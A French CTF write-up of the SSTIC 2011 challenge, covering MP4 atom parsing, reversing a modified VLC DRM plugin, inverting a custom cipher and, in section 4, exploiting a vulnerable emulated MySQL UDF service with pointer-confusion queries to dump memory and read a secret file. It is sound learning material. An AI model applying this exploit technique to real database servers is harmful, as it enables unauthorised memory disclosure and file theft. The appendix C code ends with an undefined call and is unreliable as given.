Solution du challenge SSTIC 2011

Fabien Périgaud <fperigaud at gmail dot com>

1. Rapide analyse du fichier

<u>Outils utilisés</u> : file, strings, hachoir-subfile

Le point de départ du challenge est une vidéo.
Une fois le fichier téléchargé, la commande file nous indique le type de fichier :

```
$ file challenge
challenge: ISO Media, MPEG v4 system, version 2
```

Une ouverture dans VLC ne nous donne qu'une bande son qui ne nous apporte rien, et la vidéo ne s'affiche pas.

Un strings sur le fichier à la recherche de la chaîne « sstic » nous donne les résultats suivants :

```
$ strings challenge | grep -i sstic
%s/sstic2011/secret1.dat
%s/sstic2011/secret2.dat
sstic_check_secret2
sstic_drm_init
sstic_drm_free
sstic_check_secret1
sstic_read_secret1
sstic_read_secret2
sstic_lame_derive_key
SsticHandler
```

En bon détective, on peut en déduire que la vidéo est protégée par un DRM, et que nous aurons certainement besoin des fichiers secret1.dat et secret2.dat pour la déchiffrer.

Enfin, un coup de Hachoir nous indique entre autres la présence de deux entêtes de fichiers intéressants :

```
$ hachoir-subfile challenge
[+] Start search on 4638867 bytes (4.4 MB)
[+] File at 32: gzip archive: filename "introduction.txt", was 1019.2 MB, 2011-
03-17 13:01:52
...
[+] File at 4526572: ELF Unix/BSD program/library: 32 bits
...
```

Une tentative d'extraction directe de ces fichiers se solde par un échec.

2. A la recherche du format QuickTime

Outils utilisés : python, file, ls, gunzip

Il est temps de se plonger dans le format « ISO Media ». D'après Wikipedia[1], celui-ci est directement basé sur le format « QuickTime container », dont la description est disponible sur le wiki de multimedia.cx.[2]

Celui-ci est un ensemble d'« atoms » de différents types, pouvant eux-mêmes contenir d'autres atoms. Le format d'un atom correspond à la structure C suivante :

```
struct atom {
    u_int32_t size;
    u_int32_t type;
    u_int8_t data[size];
}
```

Une structure alternative pour des tailles d'atom ne tenant pas sur 32 bits est également documentée, mais ne présente pas d'intérêt ici.

Un script Python minimaliste nous permet de lister les principaux atom (avec une profondeur de 0) :

```
$ python ./qt.py
ftyp : 24 bytes
mdat : 4170138 bytes
mdat : 277450 bytes
mdat : 178748 bytes
moov : 12507 bytes
```

L'atom « ftyp » indique le type de fichier. Il contient ici la valeur « mp42 » indiquant une vidéo au format MPEG-4 v2.
Les atoms « mdat » contiennent les données brutes correspondant aux différents médias présents dans le conteneur.
Enfin, l'atom « moov » contient de nombreux autres sous-atoms, et décrit comment les données présentes dans le fichier doivent être interprétées par le lecteur.

Nous pouvons alors aisément modifier notre script Python précédent pour lister les atoms avec une profondeur de 1 lorsqu'il rencontre un atom de type « moov » :

```
$ python ./qt.py
ftyp : 24 bytes
mdat : 4170138 bytes
mdat : 277450 bytes
mdat : 178748 bytes
moov : 12507 bytes
    mvhd : 108 bytes
    trak : 5982 bytes
    trak : 3492 bytes
    trak : 2917 bytes
```

Les atoms de type « trak » indiquent comment interpréter les données incluses dans les atoms de type « mdat », et c'est donc à ceux-ci que nous allons nous intéresser.
Dans un atom de type « mdat », les données sont découpées en « chunks » de tailles variables, et les atoms « trak » contiennent des tables pointant sur ces chunks et définissant l'ordre dans lequel ils

1 http://en.wikipedia.org/wiki/ISO_base_media_file_format
2 http://wiki.multimedia.cx/index.php?title=QuickTime_container

doivent être assemblés. En particulier, 4 types d'atoms contenus dans un atom « trak » vont nous intéresser :

- hdlr : il s'agit d'un descripteur du gestionnaire utilisé pour traiter les données. La documentation indique que les types « soun » et « vide » correspondent respectivement à des gestionnaires de son et de vidéo.
- stco : il s'agit d'une table des offsets auxquels nous pouvons trouver les différents chunks dans le fichier
- stsc : il s'agit d'une table indiquant le nombre de samples contenus dans les différents chunks
- stsz : il s'agit d'une table contenant la taille des différents samples

La documentation nous indique le niveau de profondeur de ces atoms :

```
moov
  trak
    mdia
      minf
        stbl
          stco
          stsc
          stsz
```

Nous devons alors une fois encore modifier notre script Python afin de récupérer le contenu de ces 3 atoms pour chaque « trak ».
Ceux-ci ont une structure assez simple :

- stco : le nombre d'entrées est indiqué à l'offset 4, puis les entrées commencent à l'offset 8
- stsz : le nombre d'entrées est indiqué à l'offset 8, puis les entrées commencent à l'offset 12
- stsc : le nombre d'entrées est indiqué à l'offset 4, puis les entrées commencent à l'offset 12, chacune sur 3 entiers : le premier correspond à l'identifiant du premier « chunk » pour lequel l'entrée est valide, et le second au nombre de « samples » contenus dans ces chunks

```
$ python ./qt.py
ftyp : 24 bytes
mdat : 4170138 bytes
mdat : 277450 bytes
mdat : 178748 bytes
moov : 12507 bytes
      mvhd : 108 bytes
      trak : 5982 bytes
      ...
                              stsz : 2092 bytes
                              stsc : 40 bytes
                              stco : 88 bytes
      ...
[+] Saved data1, 4169640 bytes
      trak : 3492 bytes
      ...
                              stsz : 2980 bytes
                              stsc : 40 bytes
                              stco : 84 bytes
      ...
[+] Saved data2, 277442 bytes
      trak : 2917 bytes
      ...
                              stsc : 1552 bytes
                              stsz : 532 bytes
                              stco : 528 bytes
[+] Saved data3, 178740 bytes
```

Une fois les 3 fichiers contenus dans les « trak » extraits, nous pouvons vérifier leurs types :

```
$ file data*
data1: data
data2: data
data3: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically
linked, not stripped
```

Sans surprise, les deux premiers correspondent à des données brutes, puisqu'il s'agit des flux audio et vidéo de notre fichier.
Le dernier est quant à lui une bibliothèque de type ELF, à laquelle nous nous intéresserons un peu plus tard.

Nous ne retrouvons toutefois pas le fichier de type GZip identifié par Hachoir. Vérifions alors les tailles de nos fichiers, et comparons les aux tailles des atoms « mdat » :

```
$ ls -l data*
-rwxr-xr-x 1 root root 4169640 25 mars  17:00 data1
-rwxr-xr-x 1 root root  277442 25 mars  17:00 data2
-rwxr-xr-x 1 root root  178740 25 mars  17:01 data3
```

Les fichiers data2 et data3 ont pour taille la taille du « mdat » les contenant, moins les 8 octets d'en-tête.
Pour le fichier data1 par contre, on peut constater une différence de 490 octets. En modifiant une dernière fois le script Python pour enregistrer dans un quatrième fichier les blocs de données situées entre les « chunks » du premier atom « mdat », nous pouvons constater qu'il s'agit bien de notre fichier Gzip :

```
$ file data_hidden
data_hidden: gzip compressed data, was "introduction.txt", from FAT filesystem
(MS-DOS, OS/2, NT), last modified: Thu Mar 17 14:01:52 2011, max compression
```

Voici le contenu décompressé du fichier :

```
Cher participant,

Le développeur étourdi d'un nouveau système de gestion de base de données
révolutionnaire a malencontreusement oublié quelques fichiers sur son
serveur web. Une partie des sources et des objets de ce SGBD pourraient se
révéler utile afin d'exploiter une éventuelle vulnérabilité.

Sauras-tu en tirer profit pour lire la clé présente dans le fichier
secret1.dat ?

  url      : http://88.191.139.176/
  login    : sstic2011
  password : ojF.iJS6p'rLRtPJ

--------------------------------------------------------------------------------
Toute attaque par déni de service est formellement interdite. Les organisateurs
du challenge se réservent le droit de bannir l'adresse IP de toute machine
effectuant un déni de service sur le serveur.
--------------------------------------------------------------------------------
```

Nous avons alors, pour l'instant, tiré toutes les informations possibles du fichier vidéo pour mener nos investigations.

Le script Python utilisé est disponible en annexe.

3. Dis moi ce que tu fais …

Outils utilisés : IDA

Comme nous avions pu le deviner précédemment, il va nous falloir trouver le contenu des fichiers secret1.dat et secret2.dat.

Si nous observons les noms des fonctions de la bibliothèque extraite de la vidéo, nous constatons rapidement qu'il s'agit d'une version modifiée de la bibliothèque « libmp4_plugin.so » de VLC (et même de VLC 1.1.7, compilée par JB, d'après le chemin « /home/jb/vlc-1.1.7/src/.libs » :)).

Les chaînes contenant « sstic » identifiées en première partie correspondent pour la plupart à des fonctions de la bibliothèque.

Si nous observons la fonction « sstic_drm_init » à l'aide de notre cher IDA, nous constatons que celle-ci appelle successivement les fonctions suivantes :

- sstic_read_secret1 : va lire 32 octets dans le fichier ~/sstic2011/secret1.dat
- sstic_check_secret1 : compare le hash MD5 des données précédemment lues avec la valeur « b78a6c02a6f956b9d5cfbd7c643ed6fa »
- sstic_read_secret2 : va lire 1024 octets dans le fichier ~/sstic2011/secret2.dat
- sstic_check_secret2 : déchiffre les données précédemment lues à l'aide d'un algorithme de chiffrement et de clés intégrées à la bibliothèque (symbole *encryption_keys*), puis les compare à des valeurs inclues également dans la bibliothèque (symbole *expected_cleartext*)
- sstic_lame_derive_key : dérive une clé de chiffrement des contenus des fichiers précédemment lus

On peut espérer qu'à l'issue de cette fonction, notre vidéo sera correctement déchiffrée et lue par VLC.

La première étape va dont être de retrouver le contenu de secret1.dat.
Et on est bien content d'avoir trouvé le fichier introduction.txt, car le bruteforce MD5 de 32 octets aurait été un peu long.

4. Exploitation du SGBD révolutionnaire

Outils utilisés : mysql, IDA, xxd, perl

Si l'on se connecte à l'URL http://88.191.139.176/ avec les identifiants fournis, on tombe sur 3 fichiers à télécharger :

- udf.c
- udf.so
- lobster_dog.jpg

Un rapide coup d'oeil au fichier udf.c indique qu'il s'agit de fonctions destinées à être utilisées par MySQL (User Defined Functions).
Le fichier udf.so correspond à la version compilée du fichier source, ce qui nous permettra d'obtenir des informations sur les structures « var » utilisées par les différentes fonctions.
Enfin, le fichier lobster_dog.jpg est une photo d'un expert en infiltration :

Nous vérifions rapidement l'hypothèse du serveur MySQL en nous connectant au port 3306 de la machine avec les identifiants fournis.

Essayons la commande suivante :

```
mysql> select @@version;
ERROR 1064 (42000): You have an error in your SQL syntax
```

Le fait qu'une erreur soit levée pour cette commande, ainsi que pour d'autres commandes classiques testées, nous amène à penser qu'il ne s'agit pas d'un véritable MySQL mais plutôt d'une émulation créée spécifiquement pour les besoins du challenge :)

Le fichier udf.c contient 6 fonctions, ainsi que leurs définitions dans MySQL :

```
void udf_version(int dummy, val *result);
void udf_max(int a, int b, val *result);
void udf_min(int a, int b, val *result);
void udf_abs(int a, val *result);
void udf_concat(val *v, val *w, val *result);
void udf_substr(val *v, size_t start, size_t length, val *result);
```

```
CREATE FUNCTION max INTEGER, INTEGER RETURNS INTEGER SONAME "udf_max@udf.so";
CREATE FUNCTION min INTEGER, INTEGER RETURNS INTEGER SONAME "udf_min@udf.so";
CREATE FUNCTION abs INTEGER RETURNS INTEGER SONAME "udf_abs@udf.so";
CREATE FUNCTION concat STRING, STRING RETURNS STRING SONAME "udf_concat@udf.so";
CREATE FUNCTION substr STRING, INTEGER, INTEGER RETURNS STRING SONAME
"udf_substr@udf.so";
```

Après quelques tests, nous constatons rapidement qu'il est possible de passer aux fonctions prenant en paramètre des « val * » des entiers qui seront interprétés comme des pointeurs, et vice-versa.

Par exemple :

```
mysql> select max("toto",0);
+-----------+
| 153315656 |
+-----------+
| 153315656 |
+-----------+
1 row in set (0.05 sec)
```

La fonction nous retourne la valeur 0x09236948. Cette valeur semble correspondre à une adresse du tas, et donc potentiellement à l'adresse de la structure « val » définissant la chaîne « toto ».

Vérifions :

```
mysql> select substr(0x09236948, 0, 4);
+------+
| toto |
+------+
| toto |
+------+
1 row in set (0.06 sec)
```

La vulnérabilité est donc bien celle que nous avions imaginée.

D'après la source, la structure « val » contient les champs suivants : value, size et expand. Une étude rapide de la version compilée « udf.so » sous IDA nous permet de retrouver une partie de la structure val, dont voici la définition en C :

```
struct val {
      u_int32_t unk;
      u_int32_t value;
      u_int32_t size;
      u_int32_t expand;
}
```

Dans le cas d'une chaîne de caractères, « value » est interprété comme un pointeur vers la chaîne, et « expand » est un pointeur de fonction.

La connaissance de cette structure va nous permettre de facilement accéder à n'importe quelle portion de la mémoire du processus. Nous allons chercher maintenant à obtenir un dump de celui-ci afin de l'étudier plus en profondeur. Pour cela, il nous faut un pointeur vers l'adresse 0x08048000, suivi d'une valeur assez grande pour couvrir la taille du programme. Il nous suffira alors de passer l'adresse de ce pointeur moins 4 à la fonction « substr » pour dumper le processus.

Un tel pointeur peut être trouvé dans les « program headers » du binaire, à l'adresse 0x7c si tout se passe bien (correspond au champ Virtual Address). Il sera suivi du champ « Physical Address » dont

la valeur sera assez grande pour nous permettre de dumper tout le processus.

Essayons :

```
$ echo "select substr(0x08048078, 0, 0x80);" | mysql -h 88.191.139.176 -u
sstic2011 --password=ojF.iJS6p\'rLRtPJ | xxd
0000000: 7f45 4c46 0101 010a 7f45 4c46 0101 015c  .ELF.....ELF...\
0000010: 305c 305c 305c 305c 305c 305c 305c 305c  0\0\0\0\0\0\0\0\
0000020: 3002 5c30 035c 3001 5c30 5c30 5c30 d08e  0.\0.\0.\0\0\0..
0000030: 0408 345c 305c 305c 3078 625c 305c 305c  ..4\0\0\0xb\0\0\
0000040: 305c 305c 305c 3034 5c30 205c 3008 5c30  0\0\0\04\0 \0.\0
0000050: 285c 301e 5c30 1b5c 3006 5c30 5c30 5c30  (\0.\0.\0.\0\0\0
0000060: 345c 305c 305c 3034 8004 0834 8004 085c  4\0\0\04...4...\
0000070: 3001 5c30 5c30 5c30 015c 305c 3005 5c30  0.\0\0\0.\0\0.\0
0000080: 5c30 5c30 045c 305c 305c 3003 5c30 5c30  \0\0.\0\0\0.\0\0
0000090: 5c30 3401 5c30 5c30 3481 0408 3481 0408  \04.\0\04...4...
00000a0: 135c 305c 305c 3013 5c30 5c30 5c30 045c  .\0\0\0.\0\0\0.\
00000b0: 305c 305c 3001 5c30 5c30 5c30 015c 305c  0\0\0.\0\0\0.\0\
00000c0: 305c 305c 305c 305c 305c 305c 3080 0408  0\0\0\0\0\0\0...
00000d0: 0a                                       .
```

Ca fonctionne. Il nous suffit de récupérer cette sortie à partir de l'offset 0x8, de changer les '\0', '\n' et '\t' en '\x00', '\x0a' et '\x09' à l'aide d'une ligne de perl, puis de renouveller l'opération autant de fois qu'il le faut pour obtenir un dump correct du binaire en mémoire.

Une fois le binaire récupéré, nous pouvons constater, toujours sous IDA, qu'il effectue plusieurs opérations avant de se positionner en écoute sur le port 3306, dont :

- chroot() dans « /tmp »
- prctl() avec le paramètre SET_SECCOMP, plaçant le binaire en sandbox en n'autorisant que les appels système « read() », « write() », « exit() » et « sigreturn() »
- dlopen() sur la bibliothèque « udf.so »
- ouverture du fichier « secret1.dat » en lecture, et sauvegarde du descripteur de fichier à l'adresse 0x0804F18C
- lseek() en position 0 sur le fichier ouvert

Ces informations nous indiquent que la seule solution pour lire le contenu du fichier sera d'effectuer un « read() » sur le descripteur de fichier ouvert. Un rapide coup d'oeil dans notre dump nous indique qu'il a pour valeur « 3 ».

Intéressons nous maintenant à la façon dont sont créées les fonctions UDF.
A chaque appel de fonction, un pointeur vers celle-ci est recherché grâce à la fonction « dlsym() ».
Le man de cette fonction indique notament :

```
The function dlsym() takes a "handle" of a dynamic library returned by dlopen()
and the null-terminated symbol name, returning the address where that symbol is
loaded into memory. If the symbol is not found, in the specified library or any
of the libraries that were automatically loaded by dlopen() when that library
was loaded, dlsym() returns NULL.
```

Nous pouvons alors utiliser la fonction read() depuis le MySQL en la créant grâce à la commande suivante :

```
mysql> CREATE FUNCTION read INTEGER, INTEGER, INTEGER RETURNS INTEGER SONAME
'read@udf.so';
Query OK, 0 rows affected (0.03 sec)
```

La lecture du fichier est alors possible. Nous pouvons écrire les octets lus dans une zone accessible en écriture, que nous irons lire par la suite :

```
$ echo "CREATE FUNCTION read INTEGER, INTEGER, INTEGER RETURNS INTEGER SONAME
'read@udf.so'; select read(3, 0x0804f200, 32); select substr(0x08048078, 0x7200,
32);" | mysql -h 88.191.139.176 -u sstic2011 --password=ojF.iJS6p\'rLRtPJ
0
0
**THIS*K3Y*SHOULD*REMAIN*SECRET*
**THIS*K3Y*SHOULD*REMAIN*SECRET*
```

Le contenu du fichier secret1.dat est donc : « **THIS*K3Y*SHOULD*REMAIN*SECRET* ». Vérifions rapidement :

```
$ echo -n "**THIS*K3Y*SHOULD*REMAIN*SECRET*" | md5sum
b78a6c02a6f956b9d5cfbd7c643ed6fa
```

Nous retrouvons bien le hash MD5 trouvé lors de l'analyse de la bibliothèque libmp4_plugin.so modifiée.

5. Va bien falloir la faire, cette crypto …

Outils utilisés : IDA, gdb, gcc

Comme nous l'avons vu, le contenu du fichier secret2.dat est déchiffré à l'aide d'un algorithme de chiffrement, puis le résultat est comparé à une suite de 1024 octets contenus dans la bibliothèque.

N'ayant pu identifier l'algorithme utilisé, celui-ci a été réimplémenté en C afin de le rendre plus lisible que la version assembleur avec les registres SSE :)

L'algorithme prend en entrée un buffer de 1024 octets à déchiffrer, une clé de 2048 bits et un nombre de tours à effectuer (32 tours dans notre cas).

A chaque tour, 12 boucles sont successivement exécutées, que l'on peut séparer en 2 fois 6 boucles, chaque ensemble travaillant sur une moitié du buffer à déchiffrer et sur une moitié de la clé (les registres des exemples suivants sont considérés comme ayant une taille de 128 bits) :

- boucle 1 : copie des données de buffer[0:0x1c0] vers buffer1[0x40:0x200]
- boucle 2 : remplissage d'un nouveau buffer (buffer2) à partir de buffer1 et de la clé selon l'algorithme suivant :

```
vector2=0;
for(i=0; i<32;i++) {
    v1=buffer1[i]&key[0x40+i];
    v2=buffer1[i]^key[0x40+i];
    buffer2[i]=v2^vector;
    vector2=(vector2&v2)|v1;
}
```

- boucle 3 : remplissage d'un nouveau buffer (buffer3) à partir du buffer d'entrée et de l'indice du tour courant selon l'algorithme suivant :

```
vector3=0;
roundsmul=indice_round*0x9E3779B9;
for(i=0; i<32;i++) {
    v1=0;
    if(roundsmul&(1<<i))
      v1=-1;
    v2=v1^buffer[i];
    buffer3[i]=v2^vector3;
    vector3=(vector3&v2)|(v1&buffer[i]);
}
```

- boucle 4 : copie des données de buffer[0x40:0x200] vers buffer4[0:0x1C0]
- boucle 5 : remplissage d'un nouveau buffer (buffer5) à partir de buffer4 et de la clé selon l'algorithme suivant (identique à boucle 2 à l'offset près) :

```
vector5=0;
for(i=0; i<32;i++) {
    v1=buffer4[i]&key[0x60+i];
    v2=buffer4[i]^key[0x60+i];
    buffer5[i]=v2^vector5;
```

```
    vector5=(vector5&v2)|v1;
}
```

- <u>boucle 6</u> : modification de la seconde moitié du buffer d'entrée en fonction des buffers buffer2, buffer3 et buffer5, en fonction de l'algorithme suivant :

```
vector6=0;
for(i=0; i<32; i++) {
    v1=buffer2[i]^buffer3[i]^buffer5[i];
    v2=buffer[0x20+i];
    buffer[0x20+i]=v2^v1^vector6;
    vector6=(~v2&(vector6|v1))|(vector6&v1);
}
```

Les 6 boucles suivantes sont les mêmes que les précédentes, mais travaillent sur la première moitié du buffer au lieu de la seconde.

Cet algorithme est aisément inversible, chaque moitié du buffer ne dépendant que de l'autre moitié du buffer, de la clé, de l'indice du tour courant et de vecteurs initialisés à zéro.

```
buffer[0x20+i]=buffer[0x20+i]^buffer2[i]^buffer3[i]^buffer5[i]^vector6;
```


Il nous suffit alors d'inverser l'ordre des boucles, les 6 premières devenant les 6 dernières, d'incrémenter un compteur de tour au lieu de le décrémenter, et de modifier la génération du vecteur « vector6 » afin qu'il utilise la nouvelle valeur inscrite dans buffer au lieu de l'ancienne.

Le programme C disponible en annexe permet de chiffrer un buffer de 1024 octets, et donc de retrouver le contenu du fichier secret2.dat à partir des données contenues dans la bibliothèque. Ce programme utilise des variables de 64 bits afin de ne pas faire appel à une bibliothèque de gestion des grands nombres; tous les traitements sont donc doublés par rapport à la version utilisant des registres de 128 bits.

6. Déchiffrement de la vidéo

Outils utilisés : VLC

Une fois les deux fichiers copiés dans le dossier ~/sstic2011/ et la bibliothèque libmp4_plugin.so remplacée par celle incluse dans la vidéo, la vidéo est enfin lisible par VLC :



La vidéo elle-même représente un chat utilisé comme balle de chamboule-tout, et l'adresse à retrouver est en surimpression :

c74805cc06ca23c59091e9457c3f6c8d@sstic.org

Et voilà, c'est fini ! Merci aux organisateurs du challenge, c'était vraiment sympa et original !

Annexe 1 : script Python d'extraction des fichiers

```
#!/usr/bin/python
import os
import struct

fsize = os.path.getsize("challenge")
tsize = 0
fff = open("challenge","rb")
table = {}
filenum = 1

DEEP_ATOMS = ["moov","trak","mdia","minf","stbl"]
INFO_ATOMS = ["stsc","stco","stsz"]

def get_atoms(offset, atom_size, level, fff):
	tsize=8
	while tsize < atom_size:
		local_size = struct.unpack('>1I',fff.read(4))[0]
		local_type = fff.read(4)
		tabs=""
		for i in xrange(0, level, 1):
			tabs=tabs+"\t"
		print tabs+local_type+" : "+str(local_size)+" bytes"
		if local_type in DEEP_ATOMS:
			get_atoms(offset+tsize, local_size, level+1, fff)
		if local_type == "trak":
			get_mdat_file()
		if local_type in INFO_ATOMS:
			table[local_type] = fff.read(local_size-8)
		tsize+=local_size
		fff.seek(offset+tsize,0)

def get_mdat_file():
	global filenum,table
	filecontent = ""
	hiddencontent = ""
	isample=12
	oldoffset=32
	myfile = open("challenge","rb")
	for i in xrange(0, struct.unpack('>I',table["stsc"][4:8])[0], 1):
		if i==struct.unpack('>I',table["stsc"][4:8])[0]-1:
```

```
                max=struct.unpack('>I',table["stco"][4:8])[0]+1
            else:
                max=struct.unpack('>I',table["stsc"][8+(i+1)*4*3:8+
(i+1)*4*3+4])[0]
            for j in xrange(struct.unpack('>I',table["stsc"][8+i*4*3:8+i*4*3+4])
[0], max, 1):
                num_samples=struct.unpack('>I',table["stsc"]
[8+i*4*3+4:8+i*4*3+8])[0]
                chunk_size=0
                for k in xrange(0, num_samples, 1):
                    chunk_size+=struct.unpack('>I', table["stsz"]
[isample+k*4:isample+(k+1)*4])[0]
                isample+=num_samples*4
                offset = struct.unpack('>I', table["stco"][4+j*4:4+(j+1)*4])
[0]
                if filenum==1:
                    myfile.seek(oldoffset,0)
                    hiddencontent+=myfile.read(offset-oldoffset)
                    oldoffset=offset+chunk_size
                myfile.seek(offset,0)
                filecontent += myfile.read(chunk_size)
        myfile.close()
        myfile = open("data"+str(filenum),"wb")
        myfile.write(filecontent)
        myfile.close
        print "[+] Saved data"+str(filenum)+", "+str(len(filecontent))+" bytes"
        if filenum==1:
            myfile = open("hiddendata","wb")
            myfile.write(hiddencontent)
            myfile.close
            print "[+] Saved hiddendata, "+str(len(hiddencontent))+" bytes"
        filenum+=1

while tsize < fsize:
        atom_size = struct.unpack('>1I',fff.read(4))[0]
        atom_type = fff.read(4)
        print atom_type+" : "+str(atom_size)+" bytes"
        if atom_type in DEEP_ATOMS:
            get_atoms(tsize, atom_size, 1, fff)
        tsize += atom_size
        fff.seek(tsize,0)
```

Annexe 2 : programme de chiffrement C

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>
#include <fcntl.h>
#include <string.h>

void loop0(u_int64_t *buffer1, u_int64_t *buffer, u_int32_t offset) {
  int i;
  for(i=0; i<64; i++) {
    if(i<=7)
      buffer1[i]=0;
    else
      buffer1[i]=buffer[i-8+offset];
  }
}

void loop1(u_int64_t *buffer1, u_int64_t *key, u_int64_t *buffer2, u_int32_t
offset) {
  u_int64_t temp=0,temp2=0,v1,v2;
  int i;
  for(i=0; i<64;i+=2) {
    v1=buffer1[i]&key[offset+i];
    v2=buffer1[i]^key[offset+i];
    buffer2[i]=v2^temp;
    temp=(temp&v2)|v1;

    v1=buffer1[i+1]&key[offset+i+1];
    v2=buffer1[i+1]^key[offset+i+1];
    buffer2[i+1]=v2^temp2;
    temp2=(temp2&v2)|v1;
  }
}

void loop2(u_int64_t *buffer, u_int64_t *buffer3, u_int32_t roundsmul, u_int32_t
offset) {
  u_int64_t t0=0, t1=0, t2=0, v2;
  int i;
  for(i=0; i<32;i++) {
    t1=0;
```

```
    if(roundsmul&(1<<i))
      t1=0xffffffffffffffff;

    v2=t1^buffer[2*i+offset];
    buffer3[2*i]=v2^t0;
    t0=(t0&v2)|(t1&buffer[2*i+offset]);

    v2=t1^buffer[2*i+1+offset];
    buffer3[2*i+1]=v2^t2;
    t2=(t2&v2)|(t1&buffer[2*i+1+offset]);
  }
}

void loop3(u_int64_t *buffer, u_int64_t *buffer4, u_int32_t offset) {
  int i;
  for(i=0; i<64; i++) {
    if(i>0x35)
      buffer4[i]=0;
    else
      buffer4[i]=buffer[offset+i+10];
  }
}

void loop4(u_int64_t *buffer, u_int64_t *buffer2, u_int64_t *buffer3, u_int64_t
*buffer5, u_int32_t offset){
  u_int64_t temp=0,temp2=0,v1,v2;
  int i;
  for(i=0; i<64; i+=2) {
    v1=buffer2[i]^buffer3[i]^buffer5[i];
    v2=buffer[i+offset];
    buffer[i+offset]=v2^v1^temp;
    temp=(~v2&(temp|v1))|(temp&v1);

    v1=buffer2[i+1]^buffer3[i+1]^buffer5[i+1];
    v2=buffer[i+1+offset];
    buffer[i+1+offset]=v2^v1^temp2;
    temp2=(~v2&(temp2|v1))|(temp2&v1);
  }
}

void loop5(u_int64_t *buffer, u_int64_t *buffer2, u_int64_t *buffer3, u_int64_t
*buffer5, u_int32_t offset){
  u_int64_t temp=0,temp2=0,v1,v2;
```

```
  int i;
  for(i=0; i<64; i+=2) {
    v1=buffer2[i]^buffer3[i]^buffer5[i];
    v2=buffer[i+offset];
    buffer[i+offset]=v2^v1^temp;
    temp=(~buffer[i+offset]&(temp|v1))|(temp&v1);

    v1=buffer2[i+1]^buffer3[i+1]^buffer5[i+1];
    v2=buffer[i+1+offset];
    buffer[i+1+offset]=v2^v1^temp2;
    temp2=(~buffer[i+1+offset]&(temp2|v1))|(temp2&v1);
  }
}

int main(int argc, char *argv[]) {
  u_int8_t buffer[0x400];
  u_int8_t keys[0x800];
  u_int8_t buffer1[0x200];
  u_int8_t buffer2[0x200];
  u_int8_t buffer3[0x200];
  u_int8_t buffer4[0x200];
  u_int8_t buffer5[0x200];
  int fd;
  int i;
  int rounds;
  int roundsmul;
  char *fname;

  if(argc!=3) {
    printf("usage : %s <e|d> <filename>\n", argv[0]);
    exit(0);
  }

  fd=open(argv[2],O_RDONLY);
  read(fd,buffer,0x400);
  close(fd);

  fd=open("keys", O_RDONLY);
  read(fd,keys,0x800);
  close(fd);

  bzero(buffer1,0x200);
```

```
bzero(buffer2,0x200);
bzero(buffer3,0x200);
bzero(buffer4,0x200);
bzero(buffer5,0x200);

if(argv[1][0]=='d') {
  printf("Decrypting\n");
  rounds=0x20;
  roundsmul=rounds*0x9e3779b9;
  while(rounds>0) {
    // First
    loop0(buffer1, buffer, 0);
    loop1(buffer1, keys, buffer2, 0x80);
    loop2(buffer, buffer3, roundsmul, 0);
    loop3(buffer, buffer4, 0);
    loop1(buffer4, keys, buffer5, 0xc0);
    loop4(buffer, buffer2, buffer3, buffer5, 0x40);

    // Second
    loop0(buffer1, buffer, 0x40);
    loop1(buffer1, keys, buffer2, 0);
    loop2(buffer, buffer3, roundsmul, 0x40);
    loop3(buffer, buffer4, 0x40);
    loop1(buffer4, keys, buffer5, 0x40);
    loop4(buffer, buffer2, buffer3, buffer5, 0);

    //End
    rounds--;
    roundsmul+=0x61c88647;
  }
}
else {
  printf("Encrypting\n");
  rounds=1;
  roundsmul=rounds*0x9e3779b9;
  while(rounds<=0x20) {
    // First
    loop0(buffer1, buffer, 0x40);
    loop1(buffer1, keys, buffer2, 0);
    loop2(buffer, buffer3, roundsmul, 0x40);
    loop3(buffer, buffer4, 0x40);
    loop1(buffer4, keys, buffer5, 0x40);
```

```
      loop5(buffer, buffer2, buffer3, buffer5, 0);

      // Second
      loop0(buffer1, buffer, 0);
      loop1(buffer1, keys, buffer2, 0x80);
      loop2(buffer, buffer3, roundsmul, 0);
      loop3(buffer, buffer4, 0);
      loop1(buffer4, keys, buffer5, 0xc0);
      loop5(buffer, buffer2, buffer3, buffer5, 0x40);

      //End
      rounds++;
      roundsmul+=0x9e3779b9;
    }
    encrypt();
  }

